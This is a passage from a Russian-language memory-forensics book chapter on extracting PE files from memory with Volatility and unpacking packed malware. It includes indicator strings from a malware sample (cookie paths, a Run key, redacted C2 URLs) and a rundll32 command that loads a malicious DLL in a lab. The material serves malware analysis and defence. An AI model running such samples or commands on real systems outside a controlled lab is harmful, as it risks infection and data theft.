


Рисунок 8-4. Схема, показывающая, как PE-файлы расширяются в памяти, оставляя slack space между разделами

Пунктирные линии на рис. 8-4 обозначают границы страниц, а закрашенные области представляют slack space, возникающее из-за того, что размеры разделов не кратны размеру страницы. В некоторых случаях slack space содержит лишь неинициализированные данные и не имеет значения для расследования. Однако оно может содержать и критически важные доказательства, особенно при работе с упакованными файлами, чьи разделы сдвигаются и изменяются во время распаковки.

Разбор заголовков PE в памяти

Volatility предоставляет несколько API, помогающих разбирать заголовки PE в памяти. Существуют плагины, оборачивающие большую часть этих возможностей, поэтому выполнять описанные вручную действия не требуется. Однако тем, кому интересно, как плагины выгрузки PE работают изнутри, и особенно тем, кто планирует создавать собственные инструменты с похожими возможностями, будет полезно следующее руководство. Например, некоторое время назад мы написали специальный плагин для поиска и автоматического извлечения двоичных файлов ZeroAccess (mnin.blogspot.com) с использованием API выгрузки PE.

Следующий пример показывает, как с помощью `volshell` проверить, что заявленный базовый адрес процесса действительно содержит сигнатуру заголовка DOS:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 volshell -p 516
Volatility Foundation Volatility Framework 2.4
Current context: process lsass.exe, pid=516, ppid=400 DTB=0x19e6b000
To get help, type 'hh()'
>>> process = proc()
>>> db(process.Peb.ImageBaseAddress)
0xff080000  4d5a 9000 0300 0000 0400 0000 ffff 0000   MZ..............
0xff080010  b800 0000 0000 0000 4000 0000 0000 0000   ........@.......
0xff080020  0000 0000 0000 0000 0000 0000 0000 0000   ................
0xff080030  0000 0000 0000 0000 0000 0000 f000 0000   ................
0xff080040  0e1f ba0e 00b4 09cd 21b8 014c cd21 5468   ........!..L.!Th
0xff080050  6973 2070 726f 6772 616d 2063 616e 6e6f   is.program.canno
0xff080060  7420 6265 2072 756e 2069 6e20 444f 5320   t.be.run.in.DOS.
0xff080070  6d6f 6465 2e0d 0d0a 2400 0000 0000 0000   mode....$.......
```

Сигнатура `MZ` выглядит неповреждённой. Следующий шаг проверки формата заголовка PE - пройти по члену `e_lfanew` и найти заголовок NT. Вместо ручного выполнения можно создать `_IMAGE_DOS_HEADER` по базовому адресу, а затем использовать функцию `get_nt_header`. Ниже приведён пример:

```
>>> process_space = process.get_process_address_space()
>>> dos_header = obj.Object("_IMAGE_DOS_HEADER",
...                   offset = process.Peb.ImageBaseAddress,
...                   vm = process_space)
...
>>> nt_header = dos_header.get_nt_header()
>>> db(nt_header.obj_offset)
0xff0800f0  5045 0000 6486 0600 55c1 5b4a 0000 0000   PE..d...U.[J....
0xff080100  0000 0000 f000 2200 0b02 0900 0028 0000   ......".......(..
0xff080110  0052 0000 0000 0000 5018 0000 0010 0000   .R......P.......
0xff080120  0000 08ff 0000 0000 0010 0000 0002 0000   ................
```

Теперь, когда заголовок NT получен, следующий код показывает, как вывести имя, относительный виртуальный адрес и виртуальный размер каждого раздела. Чтобы вычислить абсолютный адрес раздела, достаточно прибавить базовый адрес заголовка DOS к относительному смещению. Например, для этого процесса раздел `.text` находится по адресу `0xff080000 + 0x1000 = 0xff081000`:

```
>>> for sec in nt_header.get_sections():
...   print sec.Name, hex(sec.VirtualAddress), hex(sec.Misc.VirtualSize)
...
.text   0x1000L 0x26beL
```

```
.rdata  0x4000L 0x3a74L
.data   0x8000L 0x7a0L
.pdata  0x9000L 0x3e4L
.rsrc   0xa000L 0x700L
.reloc  0xb000L 0x1d4L
```

Теперь вы должны хорошо представлять, как содержимое PE-файла вырезается из памяти. Тем не менее, завершая пример, приведём код, которым можно выгрузить копию каждого раздела на диск. Функции `get_image` можно необязательно передать параметр для сохранения slack space, однако подробнее об этом будет рассказано в следующем разделе. Обратите внимание: закончив запись данных в файл (`dumped.exe`), мы выходим из `volshell` и проверяем тип выходного файла:

```
>>> outfile = open("dumped.exe", "wb")
>>> for offset, code in dos_header.get_image():
...     outfile.seek(offset)
...     outfile.write(code)
...
>>> outfile.close()
>>> quit()

$ file dumped.exe
dumped.exe: PE32+ executable for MS Windows (GUI)
```

> **Примечание.** После создания объекта `_IMAGE_DOS_HEADER` в Volatility можно также перечислить его импортированные или экспортированные функции, вывести сведения о версии или выполнить ряд других действий с PE-файлом. Здесь примеры кода не приводятся, но применение API можно увидеть в исходном файле `pe_vtypes.py`.

Плагины извлечения PE

Вы уже познакомились с API и основами извлечения PE-файлов из памяти средствами Volatility. В этом разделе будут показаны существующие плагины (и принимаемые ими параметры), автоматизирующие этот процесс. Ниже приведены их имена и краткие описания:

• `procdump`: выгружает исполняемый файл процесса. Процесс можно указать по PID (`--pid`) или физическому смещению его `_EPROCESS` (`--offset`). Последний параметр позволяет выгружать процессы, скрытые из списка активных процессов.
• `dlldump`: выгружает DLL. Процесс-хост можно указать по PID (`--pid`) или физическому смещению его `_EPROCESS` (`--offset`). Если DLL находятся в списке порядка загрузки, их можно указать регулярным выражением (`--regex/--ignore-case`) по имени. В противном случае на них можно сослаться по базовому адресу в памяти процесса (`--base`). Последний параметр позволяет выгружать скрытые или внедрённые PE-файлы.
• `moddump`: выгружает модуль ядра. Подобно `dlldump`, если нужные модули находятся в списке загруженных модулей (см. главу 13), их можно указать регулярными выражениями. В противном случае для выгрузки PE-файла из любого места памяти ядра используется параметр `--base`.

Все плагины требуют выходной каталог (`--dump-dir`) для записи извлечённых файлов. Они также принимают необязательный параметр `--memory`, посредством которого в выходной файл запрашивается включение slack space между разделами. Поэтому при использовании `--memory` выгруженный файл больше похож на PE в том виде, в каком он существовал в памяти. Несколько примеров использования этих плагинов приведены далее. Первый показывает, как извлечь все исполняемые файлы из списка активных процессов:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64
    procdump --dump-dir=OUTDIR/

Volatility Foundation Volatility Framework 2.4
ImageBase          Name                 Result
```

```
------------------ -------------------- ------
------------------ System               Error: PEB at 0x0 is unavailable
0x0000000047c50000 smss.exe             OK: executable.256.exe
0x000000004a3e0000 csrss.exe            OK: executable.348.exe
0x00000000ff9c0000 wininit.exe          OK: executable.400.exe
0x000000004a3e0000 csrss.exe            OK: executable.408.exe
0x00000000ffa10000 winlogon.exe         OK: executable.444.exe
[snip]
```

Извлечь процесс `System` не удалось, но это нормально: у этого процесса нет соответствующего исполняемого файла. Обратите внимание, что имя выходного файла основано на PID процесса (`executable.PID.exe`). Следующий пример показывает, как извлечь отсутствующий в списке активных процессов процесс по физическому смещению его `_EPROCESS` (которое можно получить с помощью `psscan` или `psxview`):

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64
     procdump --offset=0x000000003e1e6b30
     --dump-dir=OUTDIR/

Volatility Foundation Volatility Framework 2.4
Process(V)         ImageBase          Name         Result
------------------ ------------------ ------------ ------
0xfffffa8002be6b30 0x0000000000400000 warrant.exe  OK: executable.3036.exe
```

Следующая команда извлекает из PID 1408 любую DLL, имя или путь которой совпадает с нечувствительной к регистру строкой `crypt`. Имена выходных файлов формируются по PID и физическому смещению процесса-хоста, а также базовому виртуальному адресу DLL (`module.PID.OFFSET.ADDRESS.dll`):

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64
     dlldump -p 1408 --regex=crypt
     --ignore-case
     --dump-dir=OUTDIR/

Volatility Foundation Volatility Framework 2.4
Name          Module Base   Module Name   Result
------------- ------------- ------------- ------
explorer.exe  0x7fefd130000 CRYPTSP.dll   module.1408.3e290b30.7fefd130000.dll
explorer.exe  0x7fefc5c0000 CRYPTUI.dll   module.1408.3e290b30.7fefc5c0000.dll
explorer.exe  0x7fefd7e0000 CRYPTBASE.dll module.1408.3e290b30.7fefd7e0000.dll
explorer.exe  0x7fefdb30000 CRYPT32.dll   module.1408.3e290b30.7fefdb30000.dll
```

Параметр регулярного выражения работает только с DLL из списков PEB. Нельзя выгрузить скрытые или внедрённые DLL по имени, поскольку имени часто нет: есть лишь базовый адрес, по которому расположен заголовок DOS. В таких случаях можно указать `--base` следующим образом:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64
     dlldump -p 1148 --base=0x000007fef7310000
     --dump-dir=OUTDIR/
     --memory

Volatility Foundation Volatility Framework 2.4
Name          Module Base   Module Name Result
------------- ------------- ----------- ------
spoolsv.exe   0x7fef7310000 UNKNOWN     module.1148.3e79bb30.7fef7310000.dll
```

> **Примечание.** В этой книге подробно не рассматриваются инструменты анализа работающих систем, но стоит отметить, что выгружать процессы из работающих систем помогают следующие средства:
>
> - Sysinternals ProcDump и Process Explorer: technet.microsoft.com.
> - Process Hacker: processhacker.sourceforge.net.

Ограничения и обходные пути

Следует учитывать, что эти плагины уязвимы для атак, изменяющих значения заголовка PE. Например, если сигнатура `MZ` или `PE` не найдена, они не могут правильно определить местоположение разделов. Кроме того, они опираются на заявленные виртуальные адреса и размеры разделов, которые вредоносный код легко может перезаписать. Если раздел заявляет размер намного больше или меньше фактического, выходной файл будет содержать либо посторонние данные, либо не все данные. Эти плагины могут отказать и просто по воле случая. Если страница или страницы, содержащие заголовок PE либо сведения о разделах, выгружены на диск, процедуры проверки заголовка завершаются неудачей.

При проблемах с выгрузкой PE-файлов из памяти процесса, будь то исполняемый файл процесса или DLL, всегда можно вернуться к простой выгрузке содержащей их области VAD. Как вы помните из главы 7, плагин `vaddump` создаёт дополненный файл для сохранения пространственной целостности и ничего не знает (и не заботится) о формате PE-файла. Это позволяет получить данные, даже если они намеренно повреждены. Однако перед загрузкой во внешние инструменты, например IDA Pro или средства просмотра PE, может потребоваться ручное исправление. Другая возможность - использовать плагин `dumpfiles` (см. главу 16), который извлекает кэшированные копии PE-файлов с диска. В этом случае вы не получите slack space, изменённые глобальные переменные или распакованные версии упакованных файлов.

Упаковка и сжатие

Слои обфускации, внесённые упаковкой или сжатием двоичных файлов, часто удаляются при их загрузке в память. Почти во всех случаях перед выполнением основной полезной нагрузки самомодифицирующаяся программа распаковывается на месте либо перемещается по другому адресу, а затем распаковывается. На рис. 8-5 показан жизненный цикл двоичного файла, который упаковывают, а затем загружают в память. До упаковки точка входа PE-файла находится внутри его раздела `.text` (вероятно, это функция `main` или `DllMain`), а все строки и код представлены открытым текстом. На этом этапе можно провести статический анализ двоичного файла. Однако после упаковки строки и код сжаты и необязательно зашифрованы либо закодированы. Кроме того, в двоичный файл добавлен новый раздел, содержащий код распаковки, и точка входа теперь ведёт в этот новый раздел. Статический анализ файла на этом этапе почти наверняка потерпит неудачу.




Рисунок 8-5. Жизненный цикл программы при упаковке и загрузке в память

Когда двоичный файл загружается в память, функция точки входа (код распаковки) распаковывает исходные строки и данные, чтобы программа могла к ним обращаться. Затем вызывается настоящая процедура `main` или `DllMain`, запускающая нормальное поведение программы. В любой момент между этим событием и выгрузкой DLL либо завершением процесса у вас должна быть возможность выгрузить распакованный код из памяти. Найти его редко бывает проблемой, поскольку базовые адреса предоставляют `dlllist`, `ldrmodules` и `malfind` (описан в следующем разделе). В сочетании с `procdump`, `dlldump` и `moddump` они образуют довольно гибкий набор средств для получения данных, необходимых для статического анализа.

> **Примечание.** Возможность выгрузить распакованный код зависит от устройства упаковщика. Большинство упаковщиков, встречающихся в реальных условиях, работают в соответствии с нашим описанием, но не все. Например, упаковщики виртуальных машин (VM), такие как VMProtect (vmpsoft.com) и Themida (oreans.com), особенно проблематичны, поскольку никогда полностью не распаковываются в памяти. Фактически код преобразуется так, что зачастую технически невозможно получить исходный код. В таких случаях мы обычно сосредотачиваемся на артефактах, остающихся в памяти при выполнении программ, например сетевых подключениях, открытых файловых дескрипторах, создаваемых службах и т. д.

Распаковка вредоносного кода

В этом разделе приведён практический пример использования анализа памяти для распаковки образца вредоносной программы. На рис. 8-6 показаны функции, которые упакованный образец импортирует из `kernel32.dll` (представление CFF Explorer с сайта ntcore.com). Обычно по импортам программы можно получить общее представление о её функциях, но в данном случае видно немногое, что указывает на обфускацию упаковщиком не только инструкций программы, но и IAT. Однако благодаря наличию `GetProcAddress` и `LoadLibraryW` программа может во время выполнения загружать любые необходимые API и обращаться к ним.

Dword	Dword	Word	szAnsi
0001AB2C	0001AB2C	02F4	LoadLibraryW
0001AB3C	0001AB3C	0220	GetProcAddress
0001AB4E	0001AB4E	0281	GetWindowsDirectoryW
0001AB66	0001AB66	04A7	lstrcatW
0001AB72	0001AB72	007F	CreateFileW
0001AB80	0001AB80	016F	GetCommandLineA
0001AB92	0001AB92	0368	ReadFile

Рисунок 8-6. Таблица адресов импорта упакованной вредоносной программы содержит лишь несколько функций

Если извлечь строки из двоичного файла, окажется, что их немного, кроме сообщения DOS и нескольких отчасти знакомых элементов в начале. Например, `zirtualAlloc` и `zegOpenKeyExW` очень похожи на `VirtualAlloc` и `RegOpenKeyExW` (имена функций Windows API). Это действительно подозрительно и, вероятно, указывает на попытку обойти сигнатуры на основе строк:

```
$ strings -a -n 8 734aa.ex_ > strings.txt
$ strings -a -n 8 -el 734aa.ex_ >> strings.txt
$ cat strings.txt
!This program cannot be run in DOS mode.
PUSHBUTTON
zirtualAlloc
zegOpenKeyExW

[snip]

X660~6B0&6v0
1C55145F1
KhdoUuDiPcctMtyAb
%ctM5bul
j32Dbllb
wsvcPr.dFj

[snip]

9#949A9N9v9{9
8$8*80868<8B8H8N8T8Z8`8f8l8r8x8~8
1206090720502
39123123595902
```

Теперь совершенно очевидно, что образец упакован. Его можно выполнить в контролируемой среде (например, в VM с отключённой сетью), чтобы программа распаковалась в памяти. Пока она работает, захватите её состояние, сделав снимок VM или выгрузив память. Затем с помощью `procdump` извлеките распакованный код, как показано ниже:

```
$ python vol.py -f infected.vmem procdump -p 3060 --dump-dir=OUTDIR/
Volatility Foundation Volatility Framework 2.4
Process(V) ImageBase  Name       Result
---------- ---------- ---------- ------
0x81690c10 0x00400000 734aa.ex_    OK: executable.3060.exe
```

Теперь, имея образец, извлечённый из памяти, снова запустите для него `strings` и посмотрите на разницу:

```
$ strings -a -n 8 executable.3060.exe > strings.txt
$ strings -a -n 8 -el executable.3060.exe >> strings.txt
$ cat strings.txt
!This program cannot be run in DOS mode.

[snip]

Software\Microsoft\WSH\
Mozilla\Firefox\Profiles
cookies.*
Macromedia
firefox.exe
iexplore.exe
explorer.exe
Content-Length

[snip]

http://REDACTED.65.40:8080/zb/v_01_a/in/
http://REDACTED.189.124:8080/zb/v_01_a/in/
http://REDACTED.154.199:8080/zb/v_01_a/in/
http://REDACTED.150.163:8080/zb/v_01_a/in/
Software\Microsoft\Windows\CurrentVersion\Run
[snip]
```

Этот вывод многое сообщает о функциональных возможностях вредоносной программы. Хотя это лишь строки, а не прямые соответствия кода, иногда их достаточно для формирования первоначального списка индикаторов, например IP-адресов, с которыми устанавливалась связь, и изменённых ключей реестра.

Распространённые проблемы распаковки

Позволив вредоносной программе самостоятельно распаковаться в памяти вместо обратного анализа образцов в отладчике, можно сэкономить огромное количество времени, но у подхода есть и недостатки. Например, как уже упоминалось, некоторые образцы никогда не распаковываются полностью. Могут встретиться и образцы, которые остаются активными недостаточно долго для захвата памяти. В таких случаях мы рекомендуем запустить вредоносную программу в отладчике и установить точку останова на `ExitProcess`: она «замораживается», пока вы получаете необходимое. Конечно, встречаются и образцы, распознающие отладчик, поэтому обязательно прочитайте рецепт 9-11 («Preventing Processes from Terminating») в книге *Malware Analyst's Cookbook*. В нём показано, как при попытке процесса завершиться приостановить его путём установки перехватчиков в ядре.

Распаковка 64-разрядных DLL

Распаковка DLL в 64-разрядной Windows технически не отличается от распаковки исполняемых файлов на 32-разрядных платформах. Когда мы готовили этот раздел главы, нам попался образец RovNix (xylibox.com), реализованный как DLL и нацеленный на 64-разрядные системы. Как показано на рис. 8-7, образец был упакован. Если вы не знакомы с IDA Pro, горизонтальная полоса под главным меню (так называемая цветовая полоса) показывает сегменты файла, содержащие инструкции, в противоположность неопределённым данным. Большая часть этого файла была неопределённой. Кроме того, функция точки входа вызывает `VirtualAlloc`, вероятно, чтобы выделить область памяти в качестве «черновика», где может происходить распаковка. Также видно 62 экспортированные функции с именами, похожими на API баз данных. При просмотре их кода (здесь не показан) видно, что они состоят только из пустых операций (NOP).




Рисунок 8-7. DLL, загруженная в IDA Pro, демонстрирует различные признаки сжатия или шифрования

В главе 13 («Working with DLLs») книги *Malware Analyst's Cookbook* приведены полезные советы, которыми можно воспользоваться здесь. Цель состоит в том, чтобы загрузить DLL, позволить ей распаковаться, а затем удерживать её достаточно долго для захвата памяти. В качестве процесса-хоста мы используем `rundll32.exe` (который на 64-разрядных платформах на самом деле является 64-разрядным исполняемым файлом, несмотря на название): он берёт на себя отображение вредоносной DLL в память и вызов функции её точки входа (`DllMain`). Используется следующая команда:

```
C:\Users\Elliot\Desktop\> rundll32 dd4382d225a[snip].dll,FakeExport
```

> **Примечание.** Имя вызываемой экспортированной функции - `FakeExport`, и оно совершенно несущественно. К тому моменту, когда `rundll32.exe` обращается к `FakeExport`, вредоносная DLL уже загружена. Можно было бы легко использовать один из экспортов, видимых на рис. 8-7, или придумать другой термин. Как ни странно, просто опустить имя экспорта нельзя, иначе `rundll32.exe` выдаст синтаксическую ошибку.

После загрузки DLL захватите память, а затем определите её базовый адрес с помощью `dlllist`, как показано ниже:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 -p 1524 dlllist
Volatility Foundation Volatility Framework 2.4
************************************************************************
```

```
rundll32.exe pid:   1524
Command line : rundll32  dd4382d225a15dc09f92616131eff983.dll,FakeEntry
Service Pack 1

Base                Size    LoadCount Path
------------------ -------  ------------------ ----
0x00000000ffbf0000   0xf000  0xffff C:\Windows\system32\rundll32.exe
0x0000000077040000 0x1a9000  0xffff C:\Windows\SYSTEM32\ntdll.dll
0x0000000076e20000 0x11f000  0xffff C:\Windows\system32\kernel32.dll
[snip]
0x0000000180000000  0x15000     0x1 C:\Users\Elliot\Desktop\dd438[snip].dll
0x000007fefe090000  0xdb000     0x2 C:\Windows\system32\ADVAPI32.dll
0x000007fefe040000  0x1f000     0x8 C:\Windows\SYSTEM32\sechost.dll
0x000007fefde50000 0x12d000     0x6 C:\Windows\system32\RPCRT4.dll
[snip]
```

Вывод сообщает, что DLL загружена в процесс по базовому адресу `0x180000000`. Теперь DLL можно выгрузить следующим образом:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 -p 1524 dlldump
     --base 0x0000000180000000
     --dump-dir=OUTDIR/

Volatility Foundation Volatility Framework 2.4
Name          Module Base        Module Name        Result
------------- ------------------ ------------------ ------
rundll32.exe  0x0000000180000000 dd438[snip].dll    OK:
module.1524.3f769610.180000000.dll
```

Когда на этот раз выгруженный файл загружается в IDA Pro, видны значительные различия. Обратите внимание, как распакованная копия на рис. 8-8 отличается от упакованной копии, ранее показанной на рис. 8-7.

Цветовая полоса изменилась и показывает, что большая часть файла содержит код, а не неопределённые данные. Странные экспортированные функции, связанные с базами данных, исчезли, таблица импорта цела и, что важнее всего, инструкции в панели дизассемблирования больше не сжаты.




Рисунок 8-8. Распакованная DLL в IDA Pro теперь находится в достаточно хорошем состоянии для статического анализа

Внедрение кода

